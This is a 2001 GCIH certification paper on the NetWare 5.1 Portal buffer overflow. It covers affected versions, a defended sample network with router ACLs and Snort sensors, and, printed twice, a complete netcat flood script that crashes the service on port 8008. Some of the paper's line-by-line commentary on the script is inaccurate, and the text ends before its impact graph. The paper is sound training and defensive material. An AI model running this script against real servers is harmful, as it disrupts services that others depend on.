Global Information Assurance Certification Paper

Hacker Techniques, Exploits, and Incident Handling

"Remote NetWare Buffer Overflow"
An Exploit In Detail

Submitted by Jeff Parker
GCIH Practical Assignment, version 1.6
Date submitted: November 16, 2001

Table of Contents

Part 1 The Executive Summary

Part 2 The Exploit

- Name
- Operating System Affected
    - Protocols/Services/Applications
    - Description
    - Variants
    - Exploit Specific References

Part 3 The Attack

- The Network
    - Description / Components
    - Diagram
- Protocol description
- How the Exploit Works
- Attack
    - Description
    - Diagram
- Signature of the Attack
- Defensive Measures
    - Counteractive (against present threat)
    - Proactive (against similar future attacks)

Part 4

Part 5 The Incident Handling Process

- Preparation
- Identification
- Containment
- Eradication
- Recovery
- Lessons Learned

Part 6 The Target Hacker Audience

Part 7 Example Treasure Chest

Part 8 Appendixes

- Our current Incident Handling form

Part 9 Incident Handling Poster

Part 10 References

> "It's never an upset if the so called underdog has all along considered itself the better team."
> -Woody Hayes

Part 1 The Executive Summary

Exploits abound for all platforms. The majority of which are platform specific, mainly targeting one of two system OS areas: *nix platforms (Unix, Linux, *BSD) and Microsoft NT/2000. Other operating systems certainly exist, such as BeOS, Novell NetWare, Sun Solaris, etc, but the general argument is to bully the most popular, the most prominent, therefore targeting the top two platforms holding the market share. The sheer quantity of exploits does not imply a greater vulnerability, only making the most of potential exposure and number of targets. That said, when coming across a lesser-used operating system, exploit choices are fewer in number and only the most popular (read: most destructive) are widely spread.

This paper documents a well-known exploit targeting one such operating system, Novell NetWare. The exploit specifically allows the user the ability to both deny service to the targeted use of the system and, more dangerously, to allow the execution of hostile code. The latter may, in turn give the malicious user unauthorized privileges.

That user's ability to execute code indiscriminately is stressful to the system's administrator. In this category of attacks, the scope of code to be carried out is actually limited by 'buffer size' on the receiving machine, yet this applies only to establishing the first connection. Soon after the initial connection is made, then administrative privileges are gained, the malicious user may set up further, more lasting access for abuse.

The purpose of this paper is to cover:

1. The mechanisms of the exploit.
2. The exact environment it targets effectively.
3. What may be done defensively short and long term.
4. The SANS process "Incident Handling, Step By Step" in this situation.
5. An additional and contemporary method of profiling abusers.
6. A real and present-day example of this vulnerability in the wild.

Beyond reaching these goals, the paper's conclusion provides a working example of the Incident Handling form the author currently uses.
Finally, there are randomly placed trimmings called: **FUN TIP™**. Meant only as informative, the stylish tidbits stem from the author's day-to-day practice.
Enjoy.

Part 2 The Exploit

Exploit Name

Its given name is "NetWare Remote Admin Overflow." Our exploit is a buffer overflow attack.

Whether or not you're familiar with the term "buffer overflow", a fun refresher analogy can be described as trying to fit a 15-minute speech into a 5-minute time slot. For most of us shy folks this wouldn't be a problem; we'd simply accept the lesser time. But for an overly talkative speaker on stage, this means the speaker will overlap someone else's time. In computer speak, the time is memory and the speech is input. When every speaker is allotted 5 minutes' worth of memory, and someone feels his input deserves to override the time for input of others, then problems can arise. On our stage, we should imagine there being a stagehand with a long "hook-cane" to halt the long-winded speaker. This applies to software as well: that "stagehand" is a small "checks and balances" line of code to gauge the input. Why? Because each time we query a user or application to give input, we open ourselves up for abuse. And code is never as shy as people. The bottom line is that however small the chance, if we ask a question, we may receive an unacceptable answer.

Unfortunately, on the stage, staffing is typically underpaid and undermanned. In software, developers can be lazy and trusting of those who supply those answers. It's not just the software we write that must be hardened, but also the native functions that can introduce weaknesses. In fact, nearly a dozen of such inherently weak functions are listed on a slide in the GCIH material[1] (Skoudis & Cole, 2001). Simply taking advantage of created prewritten functions doesn't shield us from having to write in a simple, extra "outside the parameters?" check. I'm certainly guilty of it as well.

If nothing else, software is interactive and so opportunities for abuse abound. For every time a web page asks for a name and address or a database seeks to resolve a query, it's typically free range on answers or syntax used. Even if the query is categorically denied, the error messages sometimes give more of an answer than the developer would have intended.

Fine. What does it buy? It buys the malicious-minded folks information and prospects. It forces the system's hand to behave other than planned. And if the exploit is successfully run, it buys the hacker executing personal code -run at the privilege level of the process exploited. That is independent of platform. How specifically? Depending on the platform, the overflow attack may be used to launch a command shell (*nix/NT) or used to abuse a .dll file(NT). Speaking of platform, …

Operating Systems Affected

The platforms this exploit will successfully run on is limited to one operating system, NetWare 5.1, but several released revisions of NetWare 5.1.

Protocols/Services/Applications

Protocols

Affected by this exploit include the following protocols:

- HTTP
- IP

Note: NetWare 5.x now runs over IP. And although encapsulated IPX is still offered (for legacy applications), typically IP is taken advantage of for network interoperability.

It should be understood that NetWare runs by modules (NetWare Loadable Modules, or NLMs, to be exact).
And **HTTPSTK.NLM** is the module that offers the exploited stack. Versions are described in the table below.

Applications

Although several applications may be running on NetWare 5.1, only one is required for exploitation of the vulnerability described above.

That application required is called Portal. It is a web-based management GUI for managing the server itself. Intended only for the administrator, Portal uses the HTTP web service, listening on TCP port 8008 and is operated strictly remotely.

This application is up and running from the start of the server, launched during Stage 5 of NetWare 5.x start-up.

The below table sums up what surfaced from several tests and validations.

Revision of SERVER.NLM / Support Pack / Patch level	**Portal Version & NLM Release Date**	**HTTPSTK.NLM & NLM Release Date**	**Bytes sent to commit to an overflow**
Server Rev H Dec 11, 1999	Version 1.03 Dec. 6, 1999	Version 1.03 Dec. 3, 1999	2086+
Server Rev I March 27, 2000 Support Pack **1.0**	Version 1.03, Rev B March 22, 2000	Version 1.03 March 17, 2000	Over 5K
Server Rev I May 15, 2000 Support Pack **1.0a** *(Patched to SP 1a)*	Version 1.03, Rev B March 22, 2000 *(Same as above)*	Version 1.05 April 26, 2000	Over 5-10K, but will abend!

=NetWare 5.1 with Support Pack **2.0a** Sept 21, 2000	Version 1.10 August 25, 2000	Version 1.10 Sept 7, 2000	Over 5-10K, but will abend!
=NetWare 5.1 with Support Pack **3.0** May 25, 2001	Version 1.10, Rev B May 25, 2001	Version 1.10 May 25, 2001	Will not abend with this script

Table 1

Table 1 above shows that most unfortunate truth. An updated Portal and HTTPSTK do not necessarily fix the problem, despite TID#10026783. In the case of patching from Server Rev H to Rev I, it means that an extra (approximately) 3-4K of bytes must be sent. Using our source code shown later on, that takes an additional 3 seconds. It finally took a third upgrade (I did the actual tests on individual servers with independent installations). Worth the wait for some people.

Something else interesting in this table: note in the last two versions of HTTPSTK.NLM (the affected process) NetWare reports **version 1.10**. As the last Support Pack is installed, the date code changes, but NetWare reports the version does not change. Not to mention a significant difference in defense against the exploit. Therefore, simply fetching the modules version alone does not claim a defense against this exploit.

Description

From the 10,000-foot level, this exploit force-feeds a NetWare server several kilobytes of data when it is expecting only a few bytes. Portal, the application mentioned above, listens via HTTPSTK.NLM for a request similarly to the way a web server listens for your browser to request information. When our browsers first request information, they issue a short "GET /" statement followed by pertinent data about the browser. This exploit issues the same request in the beginning, but then floods the interested and accepting Portal with a large amount of meaningless data. This forces the process to cease.

Variants

The exploit's source code is freely available by both its author and at least one reference listed in the next section.

With no knowledge of coding, changing only one line in this script modifies:

- Target server by IP address.
- Target TCP port running the HTTPSTK.NLM/Portal application discussed.
- Amount of "fill" or meaningless data sent to buffer.

With minimal understanding of coding, one could enhance the exploit by:

- Adding allowable Netcat switches/parameters (exploit relies on Netcat).
- Delivering output to a file/printer/remote location.
- Incrementing the number of characters sent in order to deduce exact buffer length.

Exploit Specific References

The first four references are equal as firsthand sources. The last, SecuriTeam posted the warning approximately 10 days after the discoverer's release. The BugTraq reference supplies source code and original author/discoverer's comments.

BugTraq (care of Security Focus) –by far the most informative in this exploit:
http://www.securityfocus.com/archive/1/55847

ICAT (care of the National Institute of Standards and Technology):
http://icat.nist.gov/icat.cfm?cvename=CVE-2000-0257

ISS X-Force Database (care of Internet Security Systems):
Exploit is referred to as the "NetWare Remote Admin Overflow"
http://xforce.iss.net/static/4310.php

CVE (care of the Mitre Organization):
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0257

SecuriTeam
http://www.securiteam.com/exploits/5XQ0D000GU.html

Side note about newly-added services In NetWare 5.x

Traditionally, Novell's network operating system had been used for simple file and print services. And Novell Directory Services (NDS) has long been considered a relatively secure service, going against the common grain of "others" installed with least restrictive privileges.

Novell attempted to expand their market with NetWare 5.0/5.1, offering several new applications and services "out-of-the-box": FTP, Pervasive SQL 2000, News, Multimedia, and finally WWW services. Since its release in mid 1998, this total package became more similar to other "out-of-the-box" deals, providing the Novell administrator with plenty of services that are almost all-too easy to install, leaving security measures as an afterthought for when time permits or a problem arises.

But the crème de la crème is **Portal**, a GUI web-based server manager, *accessible only remotely*. Besides offering a wealth of information without requiring any credentials, this treasure chest will also allow an authenticated user the ability to remotely halt services, initiate services and even shutdown the server. Remember the previous paragraphs, citing the importance of implementing "checks and balances" safeguards against potential abuse? There is little excuse for not implementing such safeguards in services as easy a target

as a remote management service for a modern applications server. This exploit exposes such lack of a safeguard in Novell's Portal Manager for NetWare 5.1.

Part 3 The Attack

The Network

Description and Components

An example network has been designed and implemented to demonstrate this exploit. Described and shown below, this network depicts several layers of perimeter defense ranging from the Internet-connection segment to the internal, protected corporate network.

The perimeter configuration was initially based on the GCFW designs of Edward Luck and Angela Orebaugh (Honors GCFW #'s 150 and 112 respectively). In particular from Luck, I reproduce his breakdown of three routers (External/Screened/Internal) with firewall protection off of the screen subnets as my basic infrastructure. From Orebaugh's design, I borrow her strong use of redundant components, but only with the external firewalls, balancing between cost and the benefit of high availability. In addition to this combo-design, I augment with an Intrusion Detection sensor network to feed the internal Enterprise Management segment. There'll be more on that later.

Components

From the Internet, packets first come to the Internet Router. The external interface binds a static IP address given to the company from its local provider. Below is first a table of interfaces to IP addresses. After that are descriptions of each component, followed by their respective configurations, focusing on ACLs and policies.

Internet Router
External interface: 35.181.140.10 /25 *[35.181.140.0 network]*
Internal interface: 163.127.168.2 /29 *[163.127.168.0 network]*

Clustered Firewall
External interface: 163.127.168.3 /29 *[163.127.168.0 network]*
Internal interface: 24.200.130.40 /27 *[24.200.130.32 network]*

Screened Subnets Router
External interface: 24.200.130.50 /27 *[24.200.130.32 network]*
HTTP interface: 24.200.130.195 /27 *[24.200.130.192 network]*
Services interface: 24.200.130.133 /27 *[24.200.130.128 network]*
Corporate interface: 24.200.130.165 /27 *[24.200.130.160 network]*

HTTP Firewall
External interface: 24.200.130.197 /27 *[24.200.130.192 network]*
Internal interface: 24.200.130.243 /27 *[24.200.130.240 network]*

Services Firewall
External interface: 24.200.130.135 /27 *[24.200.130.128 network]*

Internal interface: 24.200.130.100 /27 *[24.200.130.96 network]*

Corporate Firewall
External interface: 24.200.130.168 /27 *[24.200.130.160 network]*
Internal interface: 24.200.77.190 /27 *[24.200.77.160 network]*

Internet Router –single Cisco 3620 router running IOS 12.0(8)S
This Cisco 3620 router is used as our border router. The device is configured as tightly, but simply as possible to give most of the processor-heavy thinking to the next device, the external firewall.

Many of the services such as echo, chargen, discard, finger, cdp are disabled. This was done at the judgment of Cisco (see Improving Security on Cisco Routers[2]). These services pose a risk and are not needed for this particular network. Although NTP is also a service they caution on using, it will be necessary for internal use and is left enabled. Management of the router shall be done via Kerberized Telnet, thwarting cleartext passing of passwords.

That all said, here is the 3640's initial config:

```
service password encryption
no service tcp-small-servers
no service udp-small-servers
no cdp running
no service finger
no snmp
no ip unreachables
ip icmp rate-limit unreachable 50
no ip source-route
no ip direct-broadcast
banner / Authorized Use Only: Illegal use charged to fullest extent of the law. /
```

The last five lines are included to:

1. Suppress the exploitation of ICMP Type 3 (all Codes) to map the internal net. (reverse mapping the network)
2. Sets the rate of such messages to a finite time limit (50 milliseconds)[3]
3. Suppress outgoing source routed packets.
4. Discourage the network used as a Smurf staging ground.
5. An ominous banner to replace the default "What, Version, Type" banner.

The biggest downfall to disallowing all ip unreachable packets from entering the network is applications like browsers will have to eventually time out, rather than the speedier "Destination Unreachable" message getting to Netscape or IE. Still, mitigating the risk far outweighs the desktop users saving 30 seconds.

Access Lists: (a modified version of a design by Frank Keeney)[4]

```
! Beginning of access-list 101
! Deny rfc 1918 addresses:
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any log
!
! Deny packets with localhost, broadcast and multicast addresses:
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 101 deny   ip 255.0.0.0 0.255.255.255 any log
access-list 101 deny   ip 224.0.0.0 7.255.255.255 any log
!
! Deny packets without ip address.
access-list 101 deny   ip host 0.0.0.0 any log
!
! Prevent spoofing. Deny incoming packets that have our internal address:
access-list 101 deny   ip 24.200.130.160 0.0.0.32 any log
!
! More spoofing prevention. Insert IP address of external router interface IP address:
access-list 101 deny   ip host 35.181.140.10 any log
!
! Allow only specific ICMP:
! http://www.isi.edu/in-notes/iana/assignments/icmp-parameters
! http://www.worldgate.com/~marcs/mtu/
!
access-list 101 permit icmp any 163.127.168.0 0.0.0.32 3 4  ! packet-too-big
access-list 101 permit icmp any 163.127.168.0 0.0.0.32 3 13 ! administratively-prohibited
access-list 101 permit icmp any 163.127.168.0 0.0.0.32 4    ! source-quench
access-list 101 permit icmp any 163.127.168.0 0.0.0.32 11 0 ! ttl-exceeded
!
! Allow smtp traffic to mail servers only:
access-list 101 permit tcp any host 24.200.130.99 eq smtp
!
! Allow incoming dns traffic to name server only:
access-list 101 permit tcp any host 24.200.130.97 eq domain log
access-list 101 permit udp any host 24.200.130.97 eq domain
!
! Allow ntp for Novell network (Primary Time Server):
! See: http://www.eecis.udel.edu/~ntp/
access-list 101 permit udp any eq 123 host 24.200.130.105 eq 123
!
! For ftp clients:
! Not very secure. The alternative is to remove this and
! force clients into passive mode.
access-list 101 permit tcp any eq 20 24.200.130.101.0 0.0.0.248 gt 1023
!
```

```
! We deny ident. We're not sure if it's secure. Entry is here
! to keep log files from filling up:
access-list 101 deny   tcp any any eq 113
!
! Log everything that does not meet the above rules.
access-list 101 deny   ip any any log
!
! End of access-list 101
```

Although the use of utilities such as Firewalk[5] could be used successfully if the external firewall were a packet filtering device. Instead, as an application proxy, there is no current threat of a TTL-exceeded based exploit occurring. The most common and legitimate use of the TTL field would be the utility Traceroute and it is still highly needed. Therefore, ICMP Type 11 (TTL Exceeded) packets are still allowed out.

With the following line applied to the external interface, we're all set:

```
ip access-group 101 in
```

Clustered Firewall –dual instances of BorderManager 3.6/SP1a on NW5.1

Upon passing the Internet Router, packets reach the external firewall, a software-based firewall, BorderManager. It is an application layer firewall (a proxy). The firewall is accessible via one IP, made available by two nodes. The assembly of two systems, of course, provides better availability when used to function as one system. The 2 nodes attach to a common shared storage (SAN) for cache -making the cached data available in the event of a failover. The two nodes are clustered together using Novell's Cluster Services for NetWare 5.1. The crucial "extra" for allowing a clustered BorderManager implementation is shown below (configuring an extra IP, made public, and later adding this as a "secondary" in the app's load and unload scripts):



Figure 1

FUN TIP™: Due to an enhancement request toward earlier BorderManager versions, version 3.5 no longer logs packet filtering information in the file CSAUDIT.LOG, but now to a text file within the SYS:ETC\LOGS\IPPKTLOG directory. This way, reporting applications or your own scripts can parse, fetch and report from these text files. The behavior of this logging can be modified in SYS:ETC\IPPKTLOG.CFG.

By default the firewall starts with the rule "deny all" and the administrator places "filter exceptions" to allow desired traffic. To be used externally, our exploit counts on the administrator desiring the ability to manage the servers from this segment external to the cluster. Also, stateful, dynamic filtering is possible to cope with the limitations of having to create filter exceptions for all ports/traffic wanted. Dynamic filtering creates a temporary reverse exception to allow the return traffic to the private network where the request was initiated.

HTTP Firewall –single instance of BorderManager 3.5/SP3 on NW5.1

This firewall protects only the WWW server, therefore making it extremely focused in its role. However, there are several ethereal ports it has open, including 2200 (the default for web management) and also 8008 for server management.

The following devices are not of immediate concern for this exploit and so are not covered in detail.

Services Firewall –SonicWALL Pro 100

Protecting several critical services, namely our name server, mail server and our FTP server, this firewall is filled with well targeted holes (53, 25 and 21 respectively). They facilitate the services offered behind it, but also offer the three very popular and targeted ports (currently 3 of the top 5 in Incidents.org's Top Ten Ports).

Corporate Firewall -single instance of BorderManager 3.5/SP3 on NW 5.1

The final insulation layer for the sacred network. Ingress and egress filtering shouldn't be a huge issue here, albeit insider hacking is always a concern. Therefore monitoring and logging should be well exercised here.

Intrusion Detection Monitors –3 Redhat 7.0 running Snort 1.8.1

Three dual-homed Redhat 7.0 machines are running Snort version 1.8.1. (Snort is a "lightweight IDS" that is highly configurable and worth its weight in gold!) We position the three sensors to maximize our intelligence gathering potential. The focus here is not so much what we discover, but what we don't discover as we get deeper within the perimeter defenses.

The most external sensor, **Sn1** is positioned to listen to all the garbage targeted at the Internet Router. This sensor's role is more appropriately ***"Attack Detection"*** since it receiving ALL traffic targeted toward against the company. Whether or not true positives gathered here are 'incidents,' depends wholly on man hours available to properly handle them. Nonetheless, it's good data to be aware of.

The second sensor, **Sn2** is positioned on the inside of our Internet Router, still external of our external firewall. Still expected to collect a large amount of unfriendly traffic, this sensor must be configured carefully to detect *sincere attempts* at intrusion. I believe this is the most important configured sensor, as it dictates how paranoid the third sensor should be.

The third and last, **Sn3** should ideally hear little very little signature-recognizable traffic.

The sensors are installed as dual-homed, but the listening interface is up without an IP address bound. This is done to improve the odds the sensors themselves are not targets. Snort can be configured as listening without an IP assigned. The second interface is an IP bound and is used to deliver immediate warnings/SMTP traps to a protected Enterprise Management workstation. The EM station is protected by a very simple and tight firewall, allowing in only packets with an identifying tag assigned by the Snort rules.

Diagram



Figure 2

Protocol Description

The **service** running is a web (HTTP) server, listening on TCP port 8008 of the NetWare server. The **protocol** used by this service is Hypertext Transfer Protocol (HTTP) -the defunct application-layer protocol used for web-based applications and services. This version of HTTP claimed by the application banner states it is at version 1.1. For more information regarding HTTP/1.1, please see RPC2616, obsolescing RPC2068, at this endnote[6]. The use of HTTP/1.1 over HTTP/1.0 is different in two big ways:

1. It uses fewer TCP connections via persistent connections.
2. Takes advantage of "pipelining," or the art of using the same connection for as much information as possible.

More technically, the persistent connections means HTTP can take advantage of the same TCP connection for multiple sessions. Pipelining is the ability to issue several requests per transmission. The requests also are satisfied several at a time in return, dramatically reducing overall number of packets. This is a mostly a congestion killer. Much more can be read regarding pipelining at:
http://www.w3.org/Protocols/HTTP/Performance/Pipeline.html

The NetWare **application** "Portal" is a function-rich web-based management GUI for the administrator. Portal uses the HTTP web service, listening on TCP port 8008, for administrators to remotely manage the box in all aspects. This application is up and running from the start of the server, launched during Stage 5 of NetWare 5.x start-up. One point of value to those security conscientious personnel installing applications is, although the application is thoroughly described in the OS's product documentation, at no time *during* OS installation is the administrator made aware that the service is installed and launched by default. Intended for internal use only, Portal provides an administrator a wealth of functionality. However, the information is also freely accessible to anyone touching the server at port 8008, unless the service is explicitly turned off during server start-up or (better yet) the NLM is removed from the machine. A present-day example of how much information can be gleaned without credentials is given in Part 6:"Example Treasure Chest"

How the Exploit Works

We'll cover the exploit 2 ways: via surgery and observation.
By surgery, we dissect code offered by the discoverer of the exploit. By observation, we take the vantage point of a "casual bystander on the wire."

Via Surgery:

Below I give you the exploit script twice. Once, as found available on the script author's website. The second time is with my step-by-step comments detailing the scripts'

functions.

Following is the script uncommented:

```
#!/bin/sh

SERVER=16.22.6.93
PORT=8008
WAIT=3

DUZOA=`perl -e '{print "A"x4093}'`
MAX=30

while :; do
  ILE=0
  while [ $ILE -lt $MAX ]; do
    (
      (
        echo "GET /"
        echo $DUZOA
        echo
      ) | nc $SERVER $PORT &
      sleep $WAIT
      kill -9 $!
    ) &>/dev/null &
    ILE=$[ILE+1]
  done
  sleep $WAIT
done
```

Now we look at the script again, but highlighting each line's role.

*Not meant to be a critique of syntax or style, this commented version assumes a reader with a nominal understanding of coding and will only clarify the line's task at hand. ☺

/* The expected 'shebang' declaring the proper shell & where to find the interpreter */

```
#!/bin/sh
```

/* These three variables are declared and given a static string or value for later use */

```
SERVER=16.22.6.93
PORT=8008
WAIT=3
```

/* The fourth variable here is given a string. The string is a Perl one-liner, the buffer punch! The switch '-e' makes the one-liner directly executable. When executed, it simply "prints" or echoes to standard output (defined later as the network connection) nearly 4 Kb of the character "A" */

```
DUZOA=`perl -e '{print "A"x4093}'`
```

/* A number variable setting the maximum number of rounds per 'wave' of 4 Kb worth of "A"s */

```
MAX=30
```

/* As written, this functions only to cause the rest of the coding to be caught in a forever loop */

```
while :; do
```

```
/* Yet another numeric variable, set to zero.  Acts as a counter. */
              ILE=0
/* I mark the below loop as the "Green Loop."
   For as long as $ILE is less than $MAX, the Green Loop executes, streaming A's */
/*-------------------------------------*/
              while [ $ILE -lt $MAX ]; do
                (
                  (
      /* Echoes an initial "GET" request as the HTTP service would expect. */
                    echo "GET /"
      /* Echoes the string (Perl one-liner) defined above */
                    echo $DUZOA
      /* Echoes a simple CR */
                    echo
      /* All is echoed via Netcat to the IP address and port defined earlier ---hence, this
      is the delivery of attack */
                  ) | nc $SERVER $PORT &
      /* Below line is found to do nothing.  Doubtful pause intended here. */
                  sleep $WAIT
      /* This was intended so the attacker's machine is not loaded with processes.
      Actually, same as above line, found to do nothing if commented out. */
                  kill -9 $!
      /* Send the output (HTTP/1.1 200 ...) to "the bit bucket"= trash output. */
                ) &>/dev/null &
      /* Increase the "rounds" counter by one more (remember it stops at 30) */
                ILE=$[ILE+1]
/*-------------------------------------*/
/* This marks the "Green Loop" completed.  Loop ends after 31 rounds (0→30=31) */
              done
/* This is the first command after the "Green Loop," giving a 3 second pause before
doing the whole "firing-off" again.  So, it's 30 blasts, wait 3 sec, 30 blasts, wait 3 sec...*/
              sleep $WAIT
/* The last statement finishes the program.  Yet we never really get here, due to the
nature of the "while : ; do" statement.
            done
/* End of script */
```

To reword this code in terms of functions:

1. Set variables.
2. Ready a blast of 4093 A's =0x41 in ASCII.
3. Do this 31 times (0, 1, 2, ...30=31) immediately.
4. Wait 3 seconds.
5. Repeat from step 2.

Within 10 seconds, the script has delivered several hundred times what the buffer's space is allotted.

Below is a graph showing the scripts' impact on a NetWare server. The server functions with minimal network traffic, until a sudden ramp-up, giving evidence to the remote scripts' execution:

